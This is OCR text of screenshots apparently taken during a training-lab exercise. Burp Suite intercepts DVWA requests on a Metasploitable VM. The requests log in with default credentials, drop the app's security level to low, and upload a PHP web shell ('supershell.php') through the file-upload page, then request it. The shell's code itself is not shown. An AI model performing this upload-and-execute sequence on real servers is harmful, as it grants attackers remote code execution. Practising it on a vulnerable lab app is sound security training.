





Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.1.188:80
Forward
Drop
Interce...
Action
Open br...
Add notes
HTTP/1
Pretty
Raw
Hex
GET /dvwa/ HTTP/1.1
Host: 192.168.1.188
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.188/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 8
Inspector
Notes
Search
0 highlights
Event log
All issues
Memory: 101.8MB



Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Settings
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.1.188:80
Forward
Drop
Interce...
Action
Open br...
Add notes
HTTP/1
Pretty
Raw
Hex
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.188
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.188
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.188/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=dbbedde14e12b2224962f5db6eb7f1e6
Connection: keep-alive
username=admin&password=password&Login=Login
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Inspector
Notes



Not secure
192.168.1.188/dvwa/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



Request to http://192.168.1.188:80
Forward
Drop
Interce...
Action
Open br...
Add notes
HTTP/1
Pretty
Raw
Hex
POST /dvwa/security.php HTTP/1.1
Host: 192.168.1.188
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.188
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.188/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=dbbedde14e12b2224962f5db6eb7f1e6
Connection: keep-alive
security=low&seclev_submit=Submit
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Inspector
Notes
Search
0 highlights


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Username: admin
Security Level: high


Request to http://192.168.1.188:80
Forward
Drop
Intercept is on
Action
Open browser
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.188
Content-Length: 438
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.188
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOI1VhfHvxIg7FgsK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.188/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=dbbedde14e12b2224962f5db6eb7f1e6
Connection: keep-alive
------WebKitFormBoundaryOI1VhfHvxIg7FgsK
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
------WebKitFormBoundaryOI1VhfHvxIg7FgsK
Content-Disposition: form-data; name="uploaded"; filename="supershell.php"
Content-Type: application/x-php
<?php
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File
supershell.php
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help


Request to http://192.168.1.188:80
Forward
Drop
Intercept is on
Action
Open browser
GET /dvwa/hackable/uploads/supershell.php HTTP/1.1
Host: 192.168.1.188
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=dbbedde14e12b2224962f5db6eb7f1e6
Connection: keep-alive
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
../../hackable/uploads/supershell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin


Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Settings
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Not secure
192.168.1.188/dvwa/hackable/uploads/megashell.php
Execute


Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV